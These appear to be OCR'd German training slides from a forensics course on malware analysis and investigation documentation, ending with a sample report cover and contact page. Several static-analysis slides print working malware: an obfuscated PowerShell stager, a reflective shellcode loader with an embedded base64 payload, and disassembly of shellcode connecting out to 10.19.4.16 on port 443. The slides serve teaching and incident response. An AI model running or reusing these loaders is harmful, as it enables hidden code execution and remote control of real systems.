
Datenanalyse

Malware Analyse: Dynamic Analysis




Datenanalyse

Malware Analyse: Dynamic Analysis



Datenanalyse

Malware Analyse: Dynamic Analysis



Datenanalyse

Malware Analyse: Static Analysis

```
if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow
↪ 64\WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object System.Diagn
↪ ostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -
↪ c &([scriptblock]::create((New-Object System.IO.StreamReader(New-Obje
↪ ct System.IO.Compression.GzipStream((New-Object System.IO.MemoryStrea
↪ m(,[System.Convert]::FromBase64String(''H4sIAM31cl8CA7VW/2+1ShD/uU36P
↪ 5CL1ZBalWrb1yZN3qI1qLRaCn47c9nCgmsX1sI16t39729R7PXe9d67e8kjbVxmZ2ZnPv
↪ OZHbwkdB1mofDO6flC+HxyfNSHEQwEsbC+/GTfl4TCHEhHR1xe1FfppXAr1FOwXDZpAHE
↪ 4u7lpJFGEQrZ/L7cRA3GMg1eCUSxKwhdhOEcROrt/W1CHCZ+Fwqdym9AnSHK1TQM6cySc
↪ gdDN9nrUgVk0ZXNJMBOLHz8WpemZPCu3XhJIYrFobmKGgrJLSFESvkrZgY+bJRKLBnY1G
↪ lOPlYc4rJ2XrTCGHrrj3lbIQGxO3bgo8Sz4X4RYEoXCLp/MwX5bLPJ1P6IOcNOIxXGxJE
↪ wz19PZ7E9xmp/7kIQMB61shwxFdGm1aIUdFJc1GLoEPSBvxq1MFuHQn0kSV1vRZyQWwoS
↪ QkvA7bsQ7lB5Q+1Uj8aOR1+qzSCrxQr6Tp0HdhKC9ZfGdQPfFl/1zJwBH7uvJ8cmxd2BL
↪ nE7ekoWvjqa7NeLB1X0a453arVAtCQY/BjIabfhr4TFKkDR7hVYoeHb7O1j93IF80Oa6a
↪ 9zmkqlNsTvjFnk9C/1cZeKf07KJPBy151aEAXYOzBPfwxh5BO0yLB/U7nhIYjHfQG4TEe
↪ RDlqGWlfoHs1aA2autkmD1ogg4vE4xj4qXUPo+mH0hxKIeG1jgEO3fOfcKHuc7OmjnHN8
↪ cTs/euVKxQWAcl4R+whvOKQkmggS5JQGEMc63QMLobln8Fq6REIYdGLODu5mUw5gf16Bh
↪ zKLE4UXjqT+aS+RgSDIkSoKGXaRsTOwfj12+1OMDEsK7gHta8TpwSZa/yTIqRG4pL7tUN
↪ hHTgyVBAVfadb5KoM/7PCf7jjzQR27xbxEeuLwnbgbFAYM38fH6moSykmDj1PH7I4OVU+
↪ g/nv7m5sj1aEQoL4R46I6psmEZqQsB7cudjJI5LjsUIsYRUCMaKDBGl/X9LSF+qNzjBuD
↪ PWA+J4SjPWAYplnWD/1u4ptPmldvtLLRK1FzPPaDHuqH1mwNNq686pl1nZktn3b7OjNZo
↪ sTCB9mCN2UQH2i0uPo/r22UHb80ecMfryuVW2aZVZb1d+K43bnqef+WZD/KF1nvDrkCpn
↪ sNes5X0hkqqVOtxC6faAFuD547KnsY2gZZX8UfyNcTrXrSwZWpsdQDa85qz7XA054a7GW
↪ sYLSrVHh6AAQBd58Gy2v7Sb8egcm2/NAK/2OoHAwi43VPSuSDKwFIVYLWUAbyn/dppsyJ
↪ P3JeWOhnBTkDctlaRxyPggm3l0Z/LV+1FymBnmPkCbdqy1UsBC/VRpWLjLVSug4eL+RLf
↪ LXygAKC8DNo+aHFcrSEFUMXP1umI+zsfgOyq3g2tNgU2uRtBOJts1EpFHmjNrjORrw1bj
↪ Gx7hNOKzexBo1XDxma1NVbdmhk4j2a63D7IyHAaL5VYkU/r2mrns6k9gXmqYacL6v4fDU
↪ 2BXRWgtqqc61rwTlNtRA13dZoC3VHq1FLqYOur+5aS6vyXWupWsUHL7rjI9tLO9vZDxjl
↪ OusLaZW+o9LMpYMAonkPCKcav90NfqzRS8xu7T3FmIYq7Of+MohARP1b5ID10ByCEOtnA
↪ yO52Pqv2EyQbaBZf1s7fXUnCq6LObY4cRDc3Ex4k77ddQ5R7KPTZvFRd16pVPheq63qVJ
↪ /nrmTXoc1PufZWywZJB8+qc7JxLWR8WinW8Vf9fOPL2n/Mf919A+yb7h91fArJa2qX8g/
↪ R7wW9h+tuJDyFmXNPklxdB++n5bv45P958XOyqwqvv5U/2eX1fsLM7/tFxcvwXyBIogYk
↪ KAAA=''))),[System.IO.Compression.CompressionMode]::Decompress))).Rea
↪ dToEnd()))';$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true
↪ ;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnosti
↪ cs.Process]::Start($s);
```

Datenanalyse

Malware Analyse: Static Analysis

```
function b_k5 {
  Param ($x6_VO, $hA)
  $svw6 = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.G
    ↪ lobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dl
    ↪ l') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

  return $svw6.GetMethod('GetProcAddress', [Type[]]@([System.Runtime.Intero
    ↪ pServices.HandleRef], [String])).Invoke($null, @([System.Runtime.Inte
    ↪ ropServices.HandleRef](New-Object System.Runtime.InteropServices.Hand
    ↪ leRef((New-Object IntPtr), ($svw6.GetMethod('GetModuleHandle')).Invok
    ↪ e($null, @($x6_VO)))), $hA))
}

function swZ {
  Param (
  [Parameter(Position = 0, Mandatory = $True)] [Type[]] $fVG9m,
  [Parameter(Position = 1)] [Type] $xiG = [Void]
  )

  $i2t = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object Syste
    ↪ m.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.E
    ↪ mit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule'
    ↪ , $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiCl
    ↪ ass, AutoClass', [System.MulticastDelegate])
  $i2t.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflec
    ↪ tion.CallingConventions]::Standard, $fVG9m).SetImplementationFlags('R
    ↪ untime, Managed')
  $i2t.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $xiG,
    ↪ $fVG9m).SetImplementationFlags('Runtime, Managed')

  return $i2t.CreateType()
}

[Byte[]]$moP1J = [System.Convert]::FromBase64String("/OiCAAAAYInlMcBki1Awi1
    ↪ IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTiOk
    ↪ Y4zpJizSLAdYx/6zBzw0BxzjgdfYDffg7fSR15FiLWCQB02aLDEuLWBwB04sEiwHQiUQk
    ↪ JFtbYVlaUf/gX19aixLrjV1oMzIAAGh3czJfVGhMdyYHiej/0LiQAQAAKcRUUGgpgGsA/
    ↪ 9VqCmgKEwQQaAIAAbuJ5lBQUFBAUEBQaOoP3+D/1ZdqEFZXaJmldGH/1YXAdAz/Tgh17G
    ↪ jwtaJW/9VqAGoEVldoAtnIX//VizaB9mR5hpiNjgABAABqQGgAEAAAUWoAaFikU+X/1Y2
    ↪ YAAEAAFNWUGoAVlNXaALZyF//1QHDKcZ171tZXVVXid/oEAAAACE3iMyvzMvK3SmcTSwp
    ↪ zR1eMcCq/sB1+4HvAAEAADHbAhwHicKA4g8CHBaKFAeGFB+IFAf+wHXoMdv+wAIcB4oUB
    ↪ 4YUH4gUBwIUH4oUFzBVAEVJdeVfww==")

$xdt = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPoin
    ↪ ter((b_k5 kernel32.dll VirtualAlloc), (swZ @([IntPtr], [UInt32], [UIn
    ↪ t32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $moP1J.Length,0x3
    ↪ 000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($moP1J, 0, $xdt, $moP1J.leng
    ↪ th)
```

Datenanalyse

Malware Analyse: Static Analysis

```
000000AD          push    0Ah             ; counter=10
000000AF          push    1004130Ah       ; sin_addr=10.19.4.16
000000B4          push    0BB010002h      ; sin_port=443, sin_family=AF_INET
000000B9          mov     esi, esp        ; store pointer to sockaddr_in in esi
000000BB          push    eax             ; dwFlags=0
000000BC          push    eax             ; g=0
000000BD          push    eax             ; lpProtocolInfo=0
000000BE          push    eax             ; protocol=0
000000BF          inc     eax
000000C0          push    eax             ; type=SOCK_STREAM
000000C1          inc     eax
000000C2          push    eax             ; af=AF_INET
000000C3          push    0E0DF0FEAh
000000C8          call    ebp             ; ws2_32.dll!WSASocketA
000000CA          xchg    eax, edi
000000CB
000000CB loc_CB:                          ; CODE XREF: sub_88↓+55j
000000CB          push    10h             ; addrlen=16
000000CD          push    esi             ; pointer to sockaddr_in
000000CE          push    edi             ; return value of WSASocketA
000000CF          push    6174A599h
000000D4          call    ebp             ; ws2_32.dll!connect
000000D6          test    eax, eax        ; test if socket was created
000000D8          jz      short loc_E6    ; continue on success
```

Dokumentation

Prozessbegleitende Dokumentation

- Genutzte Software (Name und Version)
- Softwarekonfiguration (einzelne Einstellungen oder Kommandozeilenparameter)
- Begründung zur Entscheidung für die Software
- Protokollierung der gewonnenen Daten und durchgeführten Prozesse
- Werkzeugeinsatz (Warum?, Wie?)
- Interpretation der Ergebnisse (Fakten)

Dokumentation

Abschließende Dokumentation

- Wie wurde die Untersuchung durchgeführt?
- Lückenlose Beschreibung des Untersuchungsverlaufes sowie der eingesetzten Werkzeuge und Methoden
- Welche Informationen wurden gewonnen?
  - Ermittlung der Identität des Täters / der Täter,
  - Ermittlung des Zeitraums der Tat (Erstellung Timeline),
  - Ermittlung des Umfanges der Tat,
  - Ermittlung der Ursache und Durchführung
- Rekonstruktion des Vorfalls anhand der Ergebnisse und Fakten
- Lessons learned

Datenanalyse

Abschlussbericht

Ergebnisbericht
IT-Forensic Investigation
Shady Detective

BDO Cyber Security GmbH

Version: 0.1
Datum: 18.03.2025
Author(en): Jan Starke, Lukas Brübach
Status: draft

Unterschrift

- Vertraulich -

Versionshistorie

Version	Datum	Autor(en)	Änderungen
0.1	18.03.2025	JST, LBR	initiale Version

BDO AG Wirtschaftsprüfungsgesellschaft
Fuhlentwiete 12 | 20355 Hamburg
Tel.: +49 40 30293-0
hamburg@bdo.de

Amtsgericht Hamburg HRB 1981
Finanzamt Hamburg Mitte 48/706/00580
UST.-ID-NR.: DE 11 85 14 042

Unsere Leistungen

- Cyber Strategy & Governance
- Offensive Security
- Security Operations Center
- Cyber Incident Response & Crisis Center
  - Ad-hoc Incident Response Team
  - Cyber Incident Response Service
  - Cyber Notfallmanagement
  - Schulung für Vorfall-Experten des BSI

Kontakt

Prof. Dr. Alexander Schinner
Partner

alexander.schinner@bdosecurity.de

Tobias Kasch
Manager

tobias.kasch@bdosecurity.de